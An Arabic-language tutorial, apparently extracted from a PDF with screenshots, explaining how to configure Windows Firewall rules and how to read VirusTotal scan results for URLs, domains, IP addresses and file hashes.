
قم بالدخول الى موقع Ripper the John لختبار قوة كلمة المرور

# FIREWALL

**جدار الحماية :** هو نظام أمني يراقب وينظم حركة البيانات بين شبكة حاسوب أو جهاز وحواسيب أو شبكات أخرى، سواء كانت داخلية أو خارجية (مثل الإنترن特)

## الواجهة الرئيسية لجدار الحماية :

**الواجهة الرئيسية تظهر لك الشبكات الخاصة وال العامة عند الضغط عليها تظهر لك تفاصيلها متصلة أم غير متصلة وما هي الاتصالات المسموحة وغير مسموحة واسم الشبكة المتصل بها حاليا**




إذا كانت غير مفعولة يمكن تشغيل جدار الحماية او ايقاف تشغيله )  
اضغط على هذا الخيار ثم اختر **on** للتشغيل او **off** لايقاف التشغيل ويمكن منع كافة الاتصالات الواردة من خلال التعليم بعلامة الصليب على خيار (منع كافة الاتصالات الواردة )



## الاعدادات المتقدمة في جدار الحماية :

تتيح هذه الخيارات إضافة امتيازات خاصة فعلى سبيل المثال يمكنك حظر الاتصالات الصادرة أو الواردة من نطاق معين مثل **Google** أو حظر منفذ محدد **Port** وفقاً لاحتياجاتك الأمنية

انتقل إلى خيار **New Rule** ثم اضغط على **Inbound Rules** ثم اختر نوع الحظر المطلوب سواء كان حظر برنامج محدد أو منفذ **Port** أو التحكم في خدمات الوصول مثل ( مشاركة الملفات والطبعات) أو إنشاء نوع مخصص تضيفه بنفسك



عند إنشاء قاعدة جديدة في إعدادات Firewall ستظهر أمامك الخيارات التالية :


1- النافذة الأولى : اختره ثم اضغط Next وهو يعني تطبيق القاعدة على جميع البرامج

2- النافذة الثانية : يمكنك تحديد برنامج بعينه عبر إضافة مساره ثم اضغط Next


3- النافذة الثالثة : حدد الإجراء المطلوب هل ترغب في السماح Allow للبرنامج بالاتصال أم حظره Next ثم اضغط Block

4- النافذة الرابعة : اختر نوع الشبكة التي تريد تطبيق هذه الصلاحيات عليها ثم اضغط Next


5- النافذة الخامسة : أضف اسمًا للقاعدة الجديدة مع إمكانية إضافة ملاحظة Comment لزيادة التوضيح



تطبق هذه الصلاحيات على الاتصالات الواردة وبنفس الطريقة يمكن تطبيقها على الاتصالات الصادرة من خلال خيار Outbound Rules



لأخذ نسخة احتياطية من العملية التي قمت بتنفيذها اختر خيار Export policy من الواجهة الرئيسية واذا كنت ترغب بحذف العملية قم بتحديدها بالضغط عليها ثم اختر خيار Delete



## تحديد الاتصالات في جدار الحماية :

لتحديد نطاق الاتصالات داخل الشبكة إذا تم اختيار الخيار خاص يُسمح للتطبيق بالاتصال فقط على الشبكات الخاصة أما إذا تم اختيار الخيار عام يُسمح للتطبيق بالاتصال أيضاً على الشبكات العامة

مثال :

إذا كنت تريد لجوجل كروم أن يتصل أو يعمل في الشبكة الخاصة فقط حدد على خيار خاص وقم بحذف علامة الصح من العامه

من الواجهة الرئيسية في Firewall اختر الخيار الثاني (السماح لتطبيق او ميزة عبر جدار حماية ويندوز) ثم حدد نوع الاتصال الذي ترغب به



# VIRUSTOTLA

**برنامج virustotal :** هو برنامج مفتوح المصدر لتحليل الملفات وعناوين IP والدومنين والروابط والهاش من مئات السيرفرات العالمية

**الواجهة الرئيسية :**

لتحليل الملفات و URL لتحليل الدومن او النطاق و search لتحليل عنوان IP او هاش



اذا قمت بفحص مجال او نطاق كمثال تظهر البيانات كالتالي :


الدائرة التي تحتوي على رقمين تظهر انه تم فحص هذا الرابط من قبل 98 سيرفر كمثال و اذا كان الرقم في الاعلى صفر يعني لا توجد تهديدات

**عدد التعليقات :** Community Score

**يعني الحالة جيدة :** status = 200

**لغة الصفحة كمثال مكتوبه بلغة html :** content type

**hours age 20 :** تعني تم تحليل هذه الصفحة من قبل كمثال Last analysis date



: السيرفرات التي قامت بالفحص ويظهر بجانبها حالة الفحص اذا تم اكتشاف فايروس يظهر الفحص اسم الفايروس

The screenshot shows a dark-themed web interface for security analysis. At the top left is a circular 'Community Score' icon with a '0 / 97' rating. To its right, a message says 'No security vendors flagged this URL as malicious'. Below this are tabs for 'REANALYZE', 'SEARCH', and 'MORE'. The main content area displays a URL: 'https://xarp.ar.download.it/xarp.ar.download.it'. It shows 'Status 200', 'Content type text/html; charset=UTF-8', and 'Last Analysis Date 1 month ago'. Below the URL are buttons for 'text/html', 'external-resources', 'trackers', and 'iframes'. A red box highlights the 'DETECTION' tab, which is currently selected. Other tabs include 'DETAILS' and 'COMMUNITY'. A green banner at the bottom encourages joining the community for additional insights.

: security vendors analysis

: يعني الفحص سليم CLEAN

غير ذلك يظهر الفحص اسم الفايروس مثل :

التصيد : Phishing  
ضار : Malicious

: يعني أن الملف يشغل برنامج تعدين عملات رقمية Miner

: لم تستطع السيرفرات تحديد الملف اذا كان ضار او غير ضار Unrated

This screenshot shows a section titled 'Security vendors' analysis' with a button 'Do you want to automate checks?'. It lists several vendors and their findings: Abusix (Clean), ADMINUSLabs (Clean), Acronis (Clean), and Allabs (MONITORAPP) (Clean). A blue button is visible on the right.

This screenshot shows a section titled 'Security vendors' analysis' with a button 'Do you want to automate checks?'. It lists several vendors and their findings: alphaMountain.ai (Malicious), BitDefender (Malware), CRDF (Malicious), AlphaSOC (Malware), Certego (Malicious), CyRadar (Malware), and others. A blue button is visible on the right.

This screenshot shows a section titled 'Security vendors' analysis' with a button 'Do you want to automate checks?'. It lists several vendors and their findings: ArcSight Threat Intelligence (Unrated), Axur (Unrated), Bkav (Unrated), AutoShun (Unrated), Bfore.Ai PreCrime (Unrated), and ChainPatrol (Unrated). A blue button is visible on the right.

## معلومات عامة حول الفحص الذي قمت بإجراءه : DETAILS

At least 9 detected files communicating with this domain

google.com

Registrar: MarkMonitor Inc. Creation Date: 28 years ago Last Analysis Date: 3 hours ago

Community Score: 0 / 95 Detections: 642

Search Engines/Portals, AI/ML Applications (alphaMountain.ai) computersandssoftware search engines top-1K

DETECTION DETAILS RELATIONS COMMUNITY 4.9 K

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

: HISTORY

First Submission

المره الاولى التي قمت فيها برفع هذا الملف إلى VirusTotal

Last Submission

المره الاخيرة التي قمت فيها برفع هذا الملف إلى VirusTotal

Last Analysis

آخر مرر تم فيها تحليل الملف من قبل VirusTotal

History	(i)
First Submission	2025-06-14 08:50:26 UTC
Last Submission	2025-09-04 07:22:56 UTC
Last Analysis	2025-09-04 07:22:56 UTC

: HTTP Response

شكل الدومن النهاي : Final URL

IP : Serving IP Address

HTTP Response (i)

Final URL  
https://xarp.ar.download.it/

Serving IP Address  
172.66.165.85

Status Code  
200

Body Length  
65.08 KB

Body SHA-256  
5f2efcff9bde71940c5ead2ab8af0c038cc396551b89e5719fa5b01538cc1f47

Analyze

حجم الصفحة : Body length

الهاش الخاص بالصفحة : Body SHA-256

## معلومات عامة عن المنهج

: اخر تعديل قام به في هذه الصفحة Last-Modified

# الخادم ونوع الخادم وطول الصفحة الخ...

# اسم الموقع : HTML Info

Headers	
date	Mon, 21 Jul 2025 23:25:39 GMT
priority	u=0,i
server	cloudflare
vary	accept-encoding
alt-svc	h3=":443"; ma=86400
cf-cache-status	DYNAMIC
cf-ray	962e757299b9d6db-IAD
content-encoding	br
server-timing	cfExtPri
content-language	ar-SA
content-type	text/html; charset=UTF-8

# • Basic properties

فی فدص IP فی DETAILS تجد معلومات حول عنوان IP فی Basic properties کا دولة العنوان والشبکه

